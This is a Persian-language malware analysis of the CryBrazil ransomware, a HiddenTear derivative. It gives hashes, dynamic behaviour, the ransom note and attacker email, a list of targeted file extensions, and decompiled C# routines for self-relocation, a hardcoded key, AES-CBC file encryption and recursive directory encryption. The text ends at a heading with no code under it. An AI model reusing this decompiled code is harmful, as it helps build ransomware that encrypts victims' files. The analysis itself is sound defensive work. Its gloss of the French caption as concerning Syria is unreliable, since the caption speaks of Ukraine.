

باسمه تعالی

تحلیل فنی باج افزار CryBrazil

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام CryBrazil خبر می دهد. بررسی ها نشان می دهد فعالیت این باج افزار در اوایل ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد تمرکز آن بیشتر بر روی کاربران کشورهای پرتغال و برزیل می باشد. این باج افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل ها استفاده می کند و تنها فایل های موجود در دایرکتوری هایی خاص و با پسوندهایی مشخص را که در ادامه به آن ها اشاره خواهیم نمود، رمزگذاری می کند. طبق بررسی های انجام شده والدین این باج افزار، باج افزارهای HiddenTear و EDA۲ می باشند. در حال حاضر سرور کنترل و فرمان (C&C) آن به درستی کار نمی کند و به نظر می رسد این باج افزار در حال توسعه می باشد. آیکون مربوط به فایل اجرایی این باج افزار، مشابه آیکون اسناد Pdf می باشد.

مشخصات فایل اجرایی :

نام فایل	NaoLeia.exe
MD۵	۱۰۵۹۷e۷c۲e۶۴۴d۹bd۳۴۶۸۴۴۴۰۸۳۲۸c۰b
SHA-۱	۳۳۳۲۴۲۴۶۳e۶۰۶a۷۵۴۹fe۶۹۰۳۵d۶۲c۱a۲۲۸۱۲۶۵۴۵
SHA-۲۵۶	۷۱۱b۳۴۰۹eebf۷۴۳۸۸۲۷e۳c۲bcfbbd۲b۳e۲c۶۰۷e۶۳۲۷d۷۱۵۹ca۸efaf۶۶fdeae۰e
اندازه فایل	۲۱۷.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۴.۷۲	۸۱۹۲	۱۱۶۵۱۶	۱۱۶۷۳۶
.rsrc	۴.۴۶	۱۳۱۰۷۲	۱۰۴۵۳۶	۱۰۴۹۶۰
.reloc	۰.۱	۲۳۷۵۶۸	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق تر باج افزار CryBrazil، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا، فایل اصلی خود را به دایرکتوری C:\admin\Rand۱۲۳ انتقال می دهد و نام آن را به local.exe تغییر می دهد. همچنین تصویر مربوط به پس زمینه را نیز پس از دانلود در دایرکتوری C:\admin قرار می دهد. پس از اتمام فرآیند رمزگذاری، یک فایل با عنوان SUA_CHAVE.HTML بر روی Desktop ایجاد شده و تصویر پس زمینه Desktop تغییر می کند. سپس فرآیند مربوط به اجرای باج افزار خاتمه می یابد. در زیر تصویر پس زمینه Desktop پس از اجرای باج افزار را مشاهده می کنید که متن موجود در آن به زبان پرتغالی است و در آن مهاجمین به قربانیان اعلام نموده اند در صورت تمایل جهت رمزگشایی فایل ها از طریق آدرس ایمیل LOSALPHAGROUP@PROTONMAIL.COM با آن ها ارتباط برقرار نمایند.



Ele que é o palhaço, mas sou eu quem põe fogo no circo.

ATENÇÃO CRIANÇAS!


Todos os seus arquivos foram criptografados , para recuperá-los de volta entre em contato: LOSALPHAGROUP@PROTONMAIL.COM



پس از بررسی این تصویر شاهد وجود متنی به زبان فرانسوی در قسمت Details آن بودیم که متن مورد نظر به عبارت زیر می باشد :

Le président français Emmanuel Macron, son homologue russe Vladimir Poutine et la chancelière allemande Angela Merkel ont souligné samedi l'importance du respect du cessez-le-feu dans l'est de l'Ukraine. /Photo prise le ۸ juillet ۲۰۱۷/REUTERS/Tobias SCHWARZ

متن فوق اشاره به اجرای آتش بس تصویب شده در شورای امنیت توسط رؤسای جمهور فرانسه، روسیه و آلمان برای توقف حملات گسترده در سوریه دارد.




متن موجود در قسمت Details تصویر

پس از باز نمودن فایل SUA_CHAVE.html پیغام موجود در تصویر زیر به قربانیان نشان داده می شود :



پس از کلیک بر روی لینک موجود در این صفحه قربانیان به سایت زیر انتقال داده می شوند که هیچ کمکی برای رمزگشایی فایل ها به آن ها نمی کند و همانطور که اشاره شد سرور C&C این باج افزار در حال حاضر خارج از سرویس می باشد.



همانطور که اشاره شد این باج افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل ها استفاده می کند. لیست دایرکتوری ها و فایل های مورد هدف باج افزار در زیر اشاره شده است.


لیست دایرکتوری های مورد هدف باج افزار :

Users, Desktop, Documents, Downloads, Pictures, Music, Videos

لیست فایل های مورد هدف باج افزار :

.dat, .keychain, .sdf, .vcf, .jpg, .png, .tiff, .tif, .gif, .jpeg, .jif, .jfif, .jp2, .jpx, .j2k, .j2c, .fpx, .pcd, .bmp, .svg, .3dm, .3ds, .max, .obj, .dds, .psd, .tga, .thm, .yuv, .ai, .eps, .ps, .indd, .pct, .mp4, .avi, .mkv, .3g2, .3gp, .asf, .flv, .m4v, .mov, .mpg, .rm, .srt, .swf, .vob, .wmv, .doc, .docx, .txt, .pdf, .log, .msg, .odt, .pages, .rtf, .tex, .wpd, .wps, .csv, .ged, .key, .pps, .ppt, .pptx, .xml, .json, .xlsx, .xls, .xlsm, .xlsb, .xls, .mht, .mhtml, .htm, .html, .xlt, .prn, .dif, .slk, .xlam, .xla, .ods, .docm, .dotx, .dotm, .xps, .ics, .mp3, .aif, .iff, .m3u, .m4a, .mid, .mpa, .wav, .wma, .msi, .php, .apk, .app, .bat, .cgi, .com, .asp, .aspx, .cer, .cfm, .css, .js, .jsp, .rss, .xhtml, .c, .class, .cpp, .cs, .h, .java, .lua, .pl, .py, .sh, .sln, .swift, .vb, .vcxproj, .dem, .gam, .nes, .rom, .sav, .tgz, .zip, .rar, .tar, .7z, .cbr, .deb, .gz, .pkg, .rpm, .zipx, .iso, .accdb, .db, .dbf, .mdb, .sql, .fnt, .fon, .otf, .ttf, .cfg, .prf, .bak, .old, .tmp, .torrent, .der, .pfx, .crt, .csr, .p12, .pem, .ott, .sxw, .stw, .uot, .ots, .sxc, .stc, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .suo, .pas, .asm, .cmd, .ps1, .vbs, .dip, .dch, .sch, .brd, .rb, .jar, .fla, .mpeg, .m4u, .djvu, .nef, .cgm, .raw, .vcd, .backup, .tbk, .bz2, .PAQ, .aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx, .ppam, .ppsx, .ppsm, .pot, .pptm, .xltm, .xlc, .xlm, .xlt, .xlw, .dot, .docb, .snt, .onetoc2, .dwg, .wk1, .wks, .123, .vsdx, .vsd, .eml, .ost, .pst

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند `.crybrazil` به انتهای فایل‌ها اضافه می‌شود.



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار CryBrazil به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار CryBrazil ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند `.crybrazil` اضافه می‌شود، این تغییرات به خوبی در تصویر زیر قابل مشاهده است.

قبل از رمزگذاری

test file (1).docx

00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f		
00000000	50	4b	03	04	14	00	06	00	00	00	21	00	df	a4!..Bk		
00000010	d2	6c	5a	01	00	00	20	05	00	00	13	00	08	02	5b	43	01Z.....[C
00000020	6f	6e	74	65	6e	74	5f	54	79	70	65	73	5d	2e	78	6d	ontent_Type].xm
00000030	6c	20	a2	04	02	28	a0	00	02	00	00	00	00	00	00	00	l e..(.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000c0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000d0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000f0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

بعد از رمزگذاری

test file (1).docx.crybrazil

00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f		
00000000	99	e2	07	29	2c	ed	e6	99	f6	9f	5a	25	28	3e	31	4a	[a.),i=0FZ%(>U
00000010	ce	b1	41	b9	8e	dc	c2	51	65	e4	69	4e	68	ad	8e	0d	iAa'ZUAQea1Nm-Z.
00000020	5b	94	57	4a	5b	9f	c3	23	ec	a5	7b	b2	a9	86	de	1a	['WJ[YAa1Y(+@+B.
00000030	ee	d8	21	40	ac	a4	c1	5d	3a	11	b7	1c	d4	a2	eb	f5	i0!@-#A)!....0=05
00000040	30	dc	2b	c2	fb	ac	c1	04	7a	75	9e	e7	4c	18	49	fe	0U+AU-A.zu"gL.Ip
00000050	64	44	0e	ba	b4	30	62	a6	ea	dd	79	3c	7a	a1	ba	68	dD."Ob!eYy<z;h
00000060	73	b3	f2	5e	25	43	e2	51	46	d3	d5	c6	52	76	29	99	s+0*CA0P00ERv)"
00000070	84	73	91	90	b8	78	ee	b5	32	eb	b4	3a	7d	42	5a	e8	..* xip2e':BZE
00000080	8c	16	28	04	76	c1	42	f7	69	e9	ba	66	8f	4a	34	ff	E.(.vAB+ie*f J4Y
00000090	20	39	67	2d	54	69	bc	c3	7f	0a	87	7d	02	b4	d7	38	9g-TixAQ(+)..*8
000000a0	1f	4c	40	fa	23	5d	40	a0	59	5e	35	5c	4d	48	0c	6a	.L0d#]0 Y=5\MH.J
000000b0	db	b6	6a	1a	f4	ab	fd	6a	ce	5b	15	0d	60	b1	7b	f8	09j.0eyi[...e[0
000000c0	b9	5a	74	9d	19	bc	59	e5	98	fd	d4	db	a5	58	09	cc	!Zt .4yA'y00YX.I
000000d0	5e	ee	fe	34	90	66	be	ce	6e	2b	52	1d	93	66	6b	a6	^ip4 F4In+R."fk;
000000e0	e2	57	8a	66	62	02	86	a0	0f	0a	8a	d3	c2	ab	ce	8d	AW8fb.t ..508wi
000000f0	67	24	dd	f8	66	68	f6	70	f6	ed	70	4c	2b	07	14	ef	gY0fh0p0ipL..i
00000100	cc	0f	72	e7	05	95	b3	f2	0f	54	02	22	df	00	42	af	i.rc."*0.T."8.BT
00000110	c7	52	36	23	bb	cf	a8	14	b7	8f	37	b7	7e	7c	c3	95	CR6#*I'..7-p)A*
00000120	e3	90	dc	bc	65	5f	b8	13	5e	25	d6	27	89	a2	c4	27	â Üme...+0'w0A'
00000130	c1	f3	71	0b	d6	ac	28	68	00	53	4e	40	91	69	c5	fc	âdq.0-(h.SN8'iâU
00000140	e9	5c	f1	e2	32	07	03	41	82	ca	96	16	41	6a	51	0a	E.NâZ..A.A-AJQ.
00000150	d5	8c	b1	9d	00	ac	0c	a0	ab	97	d4	bf	d2	56	45	58	00z...e-0ç0VEX
00000160	bb	a1	61	21	d0	a7	a4	ee	42	0d	80	a5	76	2a	85	16	w;a!06#iB.eWv*..
00000170	f5	17	d7	78	f0	4a	68	a4	4d	da	73	00	af	ed	23	e5	0..x08Jn#M08..i#â
00000180	04	1e	36	cc	b7	03	48	81	00	6b	f2	dc	5d	74	e8	f4	..6i .H.k0U)te0
00000190	97	11	43	f5	eb	6e	c6	c6	75	73	e7	67	e9	81	4a	a3	..C08nnEusggè J6
000001a0	91	ca	63	fe	3b	9f	b0	f1	50	e9	d4	cf	fc	d3	25	15	Y0cp;V*APe0i00.

File Comparison

Type	Offset (Source)	Offset (Dest)	Size
Inserted	0	0	6
Modified	0	6	12,170

مربوط به پسوند اضافه شده به انتهای فایل‌ها

همانطور که اشاره نمودیم آیکون فایل اجرایی باج افزار مشابه آیکون اسناد Pdf می باشد پس از بررسی کد منبع باج افزار این مورد اثبات گردید :

```

$this.Icon
1 // 0x000017E1: $this.Icon = 99934 bytes, Type = System.Drawing.Icon, System.Drawing, Version=4.0.0.0, Culture=neutral,
  PublicKeyToken=b03f5f7f11d50a3a
2

```

تصویر زیر تابع Main باج افزار را نشان می دهد که برای اجرا تابع Form1() را فراخوانی می کند :

```

Main() : void
1 // hidden_tear.Program
2 // Token: 0x06000014 RID: 20 RVA: 0x000033DD File Offset: 0x000015DD
3 [STAThread]
4 private static void Main()
5 {
6     Application.EnableVisualStyles();
7     Application.SetCompatibleTextRenderingDefault(false);
8     Application.Run(new Form1());
9 }
10

```

قطعه کد زیر مربوط به انتقال باج افزار به دایرکتوری مدنظر، می باشد :

```

MoveVirus():void X
1 // hidden_tear.Form1
2 // Token: 0x0600000B RID: 11 RVA: 0x00002FE0 File Offset: 0x000011E0
3 public void MoveVirus()
4 {
5     string path = this.userDir + this.userName + "\\Rand123";
6     string text = this.userDir + this.userName + "\\Rand123\\local.exe";
7     if (!Directory.Exists(path))
8     {
9         Directory.CreateDirectory(path);
10    }
11    else if (File.Exists(text))
12    {
13        File.Delete(text);
14    }
15    string str = "\\\" + Process.GetCurrentProcess().ProcessName + ".exe";
16    string text2 = Directory.GetCurrentDirectory() + str;
17    string sourceFileName = text2;
18    File.Move(sourceFileName, text);
19 }
20

```

قطعه کد زیر وضعیت اتصال به اینترنت سیستم قربانی را بررسی می کند :

```

CheckForInternetConnection():bool X
1 // hidden_tear.Form1
2 // Token: 0x0600000C RID: 12 RVA: 0x00003080 File Offset: 0x00001280
3 public static bool CheckForInternetConnection()
4 {
5     bool result;
6     try
7     {
8         using (WebClient webClient = new WebClient())
9         {
10            using (webClient.OpenRead("https://www.google.fr"))
11            {
12                result = true;
13            }
14        }
15    }
16    catch
17    {
18        result = false;
19    }
20    return result;
21 }
22

```

باج افزار توسط قطعه کد زیر یک پسورد ایجاد می کند :

```

CreatePassword(int):string X
1 // hidden_tear.Form1
2 // Token: 0x06000007 RID: 7 RVA: 0x00002254 File Offset: 0x00000454
3 public string CreatePassword(int length)
4 {
5     StringBuilder stringBuilder = new StringBuilder();
6     Random random = new Random();
7     while (0 < length--)
8     {
9         stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()" + random.Next
10            ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?()".Length));
11    }
12    return stringBuilder.ToString();
13 }

```


قطعه کد زیر مربوط به فراخوانی برخی از توابع باج افزار همانند انتقال باج افزار، بررسی اتصال به اینترنت و ... می باشد :

```
startAction(): void
1 // hidden_tear.Form1
2 // Token: 0x0600000D RID: 13 RVA: 0x000030F8 File Offset: 0x000012F8
3 public void startAction()
4 {
5     string password = "AA151257B1462D642E7E21FF9C80F83CAF043C3572D5ED59BD283D20641E3C9D";
6     this.MoveVirus();
7     this.Directory_Settings_Sending(password);
8     this.messageCreator();
9     string path = this.userDir + this.userName + "\\ranso4.jpg";
10    bool flag;
11    do
12    {
13        flag = Form1.CheckForInternetConnection();
14        if (flag)
15        {
16            this.SetWallpaperFromWeb(this.backgroundImageUrl, path);
17            this.SendPassword(password);
18        }
19    }
20    while (!flag);
21    Application.Exit();
22 }
23
```

قطعه کد زیر مربوط به فرایند تغییر تصویر پس زمینه توسط باج افزار می باشد :

```
Form1 X
518
519 // Token: 0x06000010 RID: 16 RVA: 0x000032B3 File Offset: 0x000014B3
520 public void SetWallpaper(string path)
521 {
522     Form1.SystemParametersInfo(20u, 0u, path, 3u);
523 }
524
525 // Token: 0x06000011 RID: 17 RVA: 0x000032C4 File Offset: 0x000014C4
526 private void SetWallpaperFromWeb(string url, string path)
527 {
528     try
529     {
530         WebClient webClient = new WebClient();
531         webClient.DownloadFile(new Uri(url), path);
532         this.SetWallpaper(path);
533     }
534     catch (Exception)
535     {
536     }
537 }
```

قطعه کد زیر مربوط به آدرس دامنه ای می باشد که باج افزار تصویر پس زمینه را از آن دانلود می کند :

```
backgroundImageUrl: string X
1 // hidden_tear.Form1
2 // Token: 0x04000005 RID: 5
3 private string backgroundImageUrl = "http://4.bp.blogspot.com/-11m8rWafmW5/WuhochGTK0I/AAAAAAAAFTY/VkbbVhxYZdW_j1bQ51PbV8AEhyd4ihgQCK48GAYYcw/s1600/ranso4.jpg";
4
```

همانطور که اشاره نمودیم باج افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می نماید،
قطعه کد زیر مربوط به این فرایند می باشد :

```
AES_Encrypt(byte[], byte[]): byte[] X
1 // hidden_tear.Form1
2 // Token: 0x06000006 RID: 6 RVA: 0x00002128 File Offset: 0x00000328
3 public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
4 {
5     byte[] result = null;
6     byte[] salt = new byte[]
7     {
8         1,
9         2,
10        3,
11        4,
12        5,
13        6,
14        7,
15        8
16    };
17    using (MemoryStream memoryStream = new MemoryStream())
18    {
19        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
20        {
21            rijndaelManaged.KeySize = 256;
22            rijndaelManaged.BlockSize = 128;
23            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
24            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
25            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
26            rijndaelManaged.Mode = CipherMode.CBC;
27            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
28            {
29                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
30                cryptoStream.Close();
31            }
32            result = memoryStream.ToArray();
33        }
34    }
35    return result;
36 }
37
```

قطعه کد زیر مربوط به رمزگذاری دایرکتوری هایی خاص توسط باج افزار می باشد :

```
Directory_Settings_Sending(string) : void X
1 // hidden_tear.Form1
2 // Token: 0x0600000E RID: 14 RVA: 0x00003174 File Offset: 0x00001374
3 public void Directory_Settings_Sending(string password)
4 {
5     string str = "Users\\";
6     string location = this.userDir + str + this.userName + "\\Desktop";
7     string location2 = this.userDir + str + this.userName + "\\Documents";
8     string location3 = this.userDir + str + this.userName + "\\Downloads";
9     string location4 = this.userDir + str + this.userName + "\\Pictures";
10    string location5 = this.userDir + str + this.userName + "\\Music";
11    string location6 = this.userDir + str + this.userName + "\\Videos";
12    this.encryptDirectory(location, password);
13    this.encryptDirectory(location2, password);
14    this.encryptDirectory(location3, password);
15    this.encryptDirectory(location4, password);
16    this.encryptDirectory(location5, password);
17    this.encryptDirectory(location6, password);
18 }
19
```

قطعه کد زیر مربوط به رمزگذاری فایل ها با پسوندهایی مشخص توسط باج افزار می باشد :

```

encryptDirectory(String, String) : Void X
1 // hidden_tear.Form1
2 Public Sub encryptDirectory(location As String, password As String)
3     Try
4         Dim source As String() = New String() { ".dat", ".keychain", ".sdf", ".vcf", ".jpg", ".png", ".tiff", ".tif", ".gif", ".jpeg", ".jif", ".jfif", ".jp2",
          ".jpx", ".j2k", ".j2c", ".fpx", ".pcd", ".bmp", ".svg", ".3dm", ".3ds", ".max", ".obj", ".dds", ".psd", ".tga", ".thm", ".yuv", ".ai", ".eps", ".ps",
          ".indd", ".pct", ".mp4", ".avi", ".mkv", ".3g2", ".3gp", ".asf", ".flv", ".m4v", ".mov", ".mpg", ".rm", ".srt", ".svf", ".vob", ".wmv", ".doc", ".docx",
          ".txt", ".pdf", ".log", ".msg", ".odt", ".pages", ".rtf", ".tex", ".wpd", ".wps", ".csv", ".ged", ".key", ".pps", ".ppt", ".pptx", ".xml", ".json",
          ".xlsw", ".xls", ".xlsb", ".xls", ".mht", ".mhtml", ".htm", ".html", ".xlt", ".prn", ".dif", ".slk", ".xlam", ".xla", ".ods", ".docm", ".dotx",
          ".dotm", ".xps", ".ics", ".mp3", ".aif", ".iff", ".m3u", ".m4a", ".mid", ".mpa", ".wav", ".wma", ".msi", ".php", ".apk", ".app", ".bat", ".cgi", ".com",
          ".asp", ".aspx", ".cer", ".cfm", ".css", ".js", ".jsp", ".rss", ".xhtml", ".c", ".Class", ".cpp", ".cs", ".h", ".java", ".lua", ".pl", ".py", ".sh",
          ".sln", ".swift", ".vb", ".vcxproj", ".deam", ".gam", ".nes", ".rom", ".sav", ".tgz", ".zip", ".rar", ".tar", ".7z", ".cbr", ".deb", ".gz", ".pkg",
          ".rpm", ".zipx", ".iso", ".accdb", ".db", ".dbf", ".mdb", ".sql", ".fnt", ".fon", ".otf", ".ttf", ".cfg", ".prf", ".bak", ".old", ".tmp", ".torrent",
          ".der", ".pfx", ".crt", ".csr", ".p12", ".pem", ".ott", ".sxd", ".stw", ".uot", ".ots", ".sxc", ".stc", ".wb2", ".odp", ".otp", ".sxd", ".std", ".uop",
          ".odg", ".otg", ".sxm", ".mml", ".lay", ".lay6", ".asc", ".sqlite3", ".sqlite3db", ".odb", ".frm", ".myd", ".myi", ".ibd", ".mdf", ".ldf", ".suo",
          ".pas", ".asm", ".cmd", ".ps1", ".vbs", ".dip", ".dch", ".sch", ".brd", ".rb", ".jar", ".fla", ".mpeg", ".m4u", ".djvu", ".nef", ".cgm", ".raw", ".vcd",
          ".backup", ".tbk", ".bz2", ".PAQ", ".aes", ".gpg", ".vmx", ".vmdk", ".vdi", ".sldm", ".sldx", ".sti", ".sxi", ".602", ".hwp", ".edb", ".pot", ".potx",
          ".ppam", ".ppsx", ".ppsm", ".pot", ".ppt", ".pptm", ".xlt", ".xlm", ".xlt", ".xlw", ".dot", ".docb", ".snt", ".onetoc2", ".dwg", ".wkl", ".uks",
          ".123", ".vsdx", ".vsd", ".eml", ".ost", ".pst" }
5         Dim files As String() = Directory.GetFiles(location)
6         Dim directories As String() = Directory.GetDirectories(location)
7         For i As Integer = 0 To files.Length - 1
8             Dim extension As String = Path.GetExtension(files(i))
9             If source.Contains(extension) Then
10                Me.EncryptFile(files(i), password)
11            End If
12        Next
13        For i As Integer = 0 To directories.Length - 1
14            Me.encryptDirectory(directories(i), password)
15        Next
16    Catch ex As Exception
17    End Try
18 End Sub
19

```

قطعه کد زیر مربوط به تغییر پسوند فایل ها به crybrazil می باشد :

```

